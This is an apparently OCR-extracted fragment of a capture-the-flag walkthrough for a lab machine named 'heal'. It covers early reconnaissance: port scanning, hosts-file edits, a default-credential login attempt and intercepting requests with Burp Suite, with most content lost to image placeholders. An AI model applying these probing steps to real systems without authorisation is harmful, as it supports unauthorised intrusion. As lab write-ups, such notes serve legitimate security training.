heal

This is heal walkthrough by Jiseok Song


nmap




http(apache) & ssh open


Website enumeration

http://10.10.11.46 shows




Add heal.htb on /etc/hosts and visit







It does not work with admin:admin as expected



However, registration also does not work. I'll grep packet using burpsuite




It sends to api.heal.htb, but it does not respond. It's because it's not in dns, so add it in /etc/hosts and run again




It brings me to the resume builder


api.heal.htb shows ruby and rails version



Profile shows I'm not admin




Survey also returns an error



Just add it to /etc/hosts and visit

